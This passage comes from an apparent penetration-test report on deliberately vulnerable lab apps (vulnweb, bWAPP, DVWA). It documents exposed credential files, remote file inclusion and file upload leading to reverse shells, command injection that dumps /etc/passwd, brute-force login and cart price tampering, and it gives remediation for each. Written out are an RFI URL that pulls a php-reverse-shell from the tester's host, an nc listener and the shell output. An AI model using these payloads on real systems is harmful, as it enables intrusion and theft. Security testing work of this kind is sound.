
  The application has directory listing enabled on the `/pictures/` endpoint. This exposes all files stored within that directory, including sensitive and misconfigured files such as logs, backups, and plaintext credentials.

  A file named `credentials.txt` was found and accessed directly. This file contained a hardcoded username and password in plaintext. Exposure of such credentials poses a high risk, especially if reused in other parts of the application (e.g., admin panel, database connections).

  Additionally, other sensitive files such as `wp-config.bak`, `WS_FTP.LOG`, and `ipaddresses.txt` were accessible and could lead to deeper compromise.
- CVSS Score: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L (9.5)
- **CWE / OWASP Associated References:**
  - CWE-548: Exposure of Information Through Directory Listing
  - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
  - OWASP A01:2021 – Broken Access Control
- **SECURITY IMPLICATIONS:**
  - Exposure of plaintext usernames and passwords
  - Attackers can reuse credentials to access other restricted areas
  - May lead to account takeover or privilege escalation
  - Sensitive backup and log files aid in fingerprinting and chaining attacks
- **RECOMMENDED SECURITY MEASURESS :**
  - Disable directory listing on all server directories via `.htaccess` or server config
  - Remove sensitive files (e.g., .txt, .bak, .log) from web root or restrict via access controls
  - Never store plaintext credentials in web-accessible locations
  - Regularly scan public directories for exposed files
- **ASSOCIATED REFERENCES :**
  - CWE-548: https://cwe.mitre.org/data/definitions/548.html
  - CWE-200: https://cwe.mitre.org/data/definitions/200.html


- OWASP Top 10 A01:2021: https://owasp.org/Top10/A01_2021-Broken_Access_Control/

- **PROOF OF EXPLOITATION :**



Index of /pictures/

../		
1.jpg	11-May-2011 10:27	12426
1.jpg.tn	11-May-2011 10:27	4355
2.jpg	11-May-2011 10:27	3324
2.jpg.tn	11-May-2011 10:27	1353
3.jpg	11-May-2011 10:27	9692
3.jpg.tn	11-May-2011 10:27	3725
4.jpg	11-May-2011 10:27	13969
4.jpg.tn	11-May-2011 10:27	4615
5.jpg	11-May-2011 10:27	14228
5.jpg.tn	11-May-2011 10:27	4428
6.jpg	11-May-2011 10:27	11465
6.jpg.tn	11-May-2011 10:27	4345
7.jpg	11-May-2011 10:27	19219
7.jpg.tn	11-May-2011 10:27	6458
8.jpg	11-May-2011 10:27	50299
8.jpg.tn	11-May-2011 10:27	4139
WS_FTP.LOG	23-Jan-2009 10:06	771
credentials.txt	23-Jan-2009 10:47	33
ipaddresses.txt	23-Jan-2009 12:59	52
path-disclosure-unix.html	08-Apr-2013 08:42	3936
path-disclosure-win.html	08-Apr-2013 08:41	698
wp-config.bak	03-Dec-2008 14:37	1535




- **TARGETED ENDPOINT:**
  - http://testphp.vulnweb.com/pictures/
  - http://testphp.vulnweb.com/pictures/credentials.txt
  - http://testphp.vulnweb.com/pictures/ipaddresses.txt
  - http://testphp.vulnweb.com/pictures/wp-config.bak

7.7 Vulnerability : Remote File Inclusion (RFI) Leading to Remote Code Execution (RCE)


- **SECURITY INSIGHT :**
  Using remote file inclusion (RFI), an attacker can cause the web application to include a remote file. This is possible for web applications that dynamically include external files or scripts. Potential web security consequences of a successful RFI attack range from sensitive information disclosure and XSS to RCE and, as a final result, full system compromise.
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H 9.8
- **CWE and OWASP ASSOCIATED REFERENCES :**
  CWE-98: Improper Control of Filename for Include/Require Statement
  CWE-94: Improper Control of Generation of Code ('Code Injection')
  OWASP Top 10 – A03:2021 – Injection
- **SECURITY IMPLICATIONS:**
  attacker was able to execute arbitrary system commands by including a remote PHP reverse shell.
  This leads to full server compromise with the same privileges as the web server user.
  The attacker can access, modify, or delete sensitive data and deploy persistent backdoors.
  Internal systems and services may also be at risk if the server has network access.
  This vulnerability allows remote code execution and poses a critical threat to system integrity and confidentiality.
- **RECOMMENDED SECURITY MEASURESS :**
  Disable allow_url_include and allow_url_fopen in the PHP configuration to prevent remote file access.
  Validate and sanitize all user input, allowing only trusted and predefined file paths.
  Avoid dynamic file inclusion based on user input to eliminate inclusion-based attacks.
  Run the web server under a low-privileged user and restrict file execution where not required.
  Monitor server logs for unusual outbound requests and enforce strict firewall rules
- **Targeted Endpoint:**
  http://192.168.204.137/bWAPP/rlfi.php?language=http://192.168.204.128:8000/php-reverse-shell.php&action=go

- **PROOF OF EXPLOITATION :**



Here by establishing python server in kali linux I have triggered the php-reverse-shell file


And established a reverse shell using nc -lvnp 1234 listener




7.8 VULNERABILITY : Unrestricted File Upload Leading to Remote Code Execution

- **SECURITY INSIGHT :**

  The web application allows users to upload arbitrary files without sufficient validation or restrictions on file types, extensions, or content. An attacker can upload a malicious script (e.g., shell.php) and then access it directly via the web server.
  When executed, this file gives the attacker remote access to the underlying system, potentially allowing command execution, privilege escalation, or even full server compromise.
- **CVSS**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (9.8)
- **CWE / OWASP Associated References:**
  CWE-434: Unrestricted Upload of File with Dangerous Type
  OWASP A05:2021 – Security Misconfiguration
- **SECURITY IMPLICATIONS:**
  - Remote Code Execution on the server
  - Full compromise of the web server
  - Ability to read/write arbitrary files
  - Ability to install backdoors, pivot, escalate privileges
  - Compromise of database, credentials, PII
  - Potential lateral movement inside internal network
- **RECOMMENDED SECURITY MEASURESS :**
  - Validate file type based on MIME and content, not just extension
  - Block risky extensions like .php, .jsp, .exe, .sh
  - Rename files upon upload (no user-controlled names)
  - Store uploaded files outside the web root
  - Use Content Security Policy (CSP) and disable execution in upload directory
  - Implement file upload scanners (e.g., ClamAV, YARA)
  - Whitelist safe file types (e.g., .jpg, .png, .pdf) only
- **REFERENCE URL's :**
  https://cwe.mitre.org/data/definitions/434.html
  https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- **TARGETED ENDPOINT:**
  http://192.168.204.128/DVWA/hackable/uploads/php-reverse-shell.php
- **PROOF OF EXPLOITATION :**







```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42770
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 GNU/Linux
 02:51:00 up  5:24,  2 users,  load average: 0.43, 0.33, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
kali             -                Thu08  18:16m  0.00s  0.04s lightdm --session-child 13 24
kali             -                Thu08  18:16m  0.00s  0.18s /usr/lib/systemd/systemd --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

7.9 VULNERABILITY : OS Command Injection :

- **SECURITY INSIGHT :**
  Command Execution or Command injection is an attack in which the goal is **execution** of arbitrary **commands** on the host operating system via a vulnerable application. **Command injection** attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.
- **CVSS**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (9.8)
- **CWE / OWASP Associated References:**
  CWE-434: Unrestricted Upload of File with Dangerous Type
  OWASP A05:2021 – Security Misconfiguration
- **SECURITY IMPLICATIONS:**
  This vulnerability allows an attacker to execute arbitrary operating system commands directly on the server. Since the application passes unsanitized user input into a system-level command, an attacker can inject additional commands using shell metacharacters (e.g., ;, &&, |) to achieve full control over the underlying OS. This can lead to complete compromise of the server — including access to sensitive files, user credentials, databases, or internal services. In many cases, the attacker can also establish a reverse shell, maintaining persistent remote access, installing malware, or using the compromised server as a pivot point to attack internal networks.
- **RECOMMENDED SECURITY MEASURESS :**
  - Never concatenate user input into system commands
  - Use safe APIs like exec(), escapeshellarg(), or better: avoid shell execution entirely
  - Apply strict input validation (whitelisting)
  - Implement a web application firewall (WAF)
  - Use least-privilege for the web server user
- **ASSOCIATED REFERENCES :**
  https://owasp.org/www-community/attacks/Command_Injection
  https://cwe.mitre.org/data/definitions/77.html
- **TARGETED ENDPOINT:**
  http://192.168.204.128/DVWA/vulnerabilities/exec/#
- PROOF OF EXPLOITATION :


DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
tss:x:102:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin


HIGH

7.10 Vulnerability : Brute Force Login Enabled with Username Enumeration via Response Discrepancy

- **SECURITY INSIGHT :**

  The login mechanism at `/userinfo.php` is vulnerable to brute-force login attempts and user enumeration.

  Using Burp Suite Intruder, an attacker can send multiple POST requests with different usernames while keeping the password fixed. The server reveals the existence of valid usernames by returning different response lengths and status codes for valid versus invalid attempts.

  For example:

  - Valid user (`test`) returns: Status 200, Length 6224

  - Invalid users return: Status 302, Length 258

  This discrepancy allows attackers to enumerate valid usernames and proceed to brute-force login credentials without any rate-limiting, CAPTCHAs, or account lockouts in place. A valid credential pair (`test:test`) was discovered, confirming a successful brute-force attack.

- **CVSS Score**:CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N (8.1)


- **CVE / CWE / OWASP Reference:**
  - CWE-307: Improper Restriction of Excessive Authentication Attempts
  - CWE-203: Observable Discrepancy
  - OWASP A07:2021 – Identification and Authentication Failures

- **SECURITY IMPLICATIONS:**
  - Attackers can enumerate valid usernames from the system
  - Can brute-force login credentials using automated tools
  - Enables unauthorized access and possible privilege escalation

- **RECOMMENDED SECURITY MEASURESS :**
  - Implement uniform error messages and response lengths for login attempts
  - Add rate-limiting and account lockouts after multiple failed attempts
  - Use CAPTCHA after repeated login failures
  - Avoid detailed error messages that reveal user existence

- **ASSOCIATED REFERENCES:**
  - CWE-307: https://cwe.mitre.org/data/definitions/307.html
  - CWE-203: https://cwe.mitre.org/data/definitions/203.html
  - OWASP A07 – https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

PROOF OF EXPLOITATION :



- **AFFECTED URLS :**
  http://testphp.vulnweb.com/userinfo.php

7.11 Vulnerability : Price Manipulation via Cart Parameter Tampering :

- **SECURITY INSIGHT :**

  The application fails to properly validate pricing details during the checkout or cart update process. An attacker can manipulate cart parameters (e.g., product ID, price, quantity) on the client side using tools like Burp Suite or browser dev tools.

  By altering the price field of a product in transit (POST/GET data or cookies), the attacker can significantly reduce the final price, purchase items for free, or even get cashback-like scenarios.

  This business logic flaw affects the integrity of the system and may result in direct financial loss, reputational damage, and fraud.
- **CVSS Score**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N (8.2)
- **CWE / OWASP Reference:**
  - CWE-302: Authentication Bypass by Assumed-Immutable Data
  - CWE-451: User Interface (UI) Misrepresentation of Critical Information
  - OWASP A04:2021 – Insecure Design
- **SECURITY IMPLICATIONS :**
  - Users can reduce product prices to zero or negative
  - May result in financial loss and fraud
  - Bypasses server-side trust assumptions
  - Damages business logic and trust in platform
- **RECOMMENDED SECURITY MEASURESS :**
  - Never trust client-side price, quantity, or product data
  - Fetch and validate all pricing on the server from a secure DB
  - Use server-side product IDs to look up pricing
  - Apply integrity checks like HMAC on cart values
- **ASSOCIATED REFERENCES :**
  - CWE-302: https://cwe.mitre.org/data/definitions/302.html
  - OWASP A04: Insecure Design: https://owasp.org/Top10/A04_2021-Insecure_Design/
- **TARGETED ENDPOINT:**
  http://testphp.vulnweb.com/cart.php

- **PROOF OF EXPLOITATION :**

Short description

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

Long description

This picture is an 53 cm x 12 cm masterpiece.

This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.


painted by: r4w8173

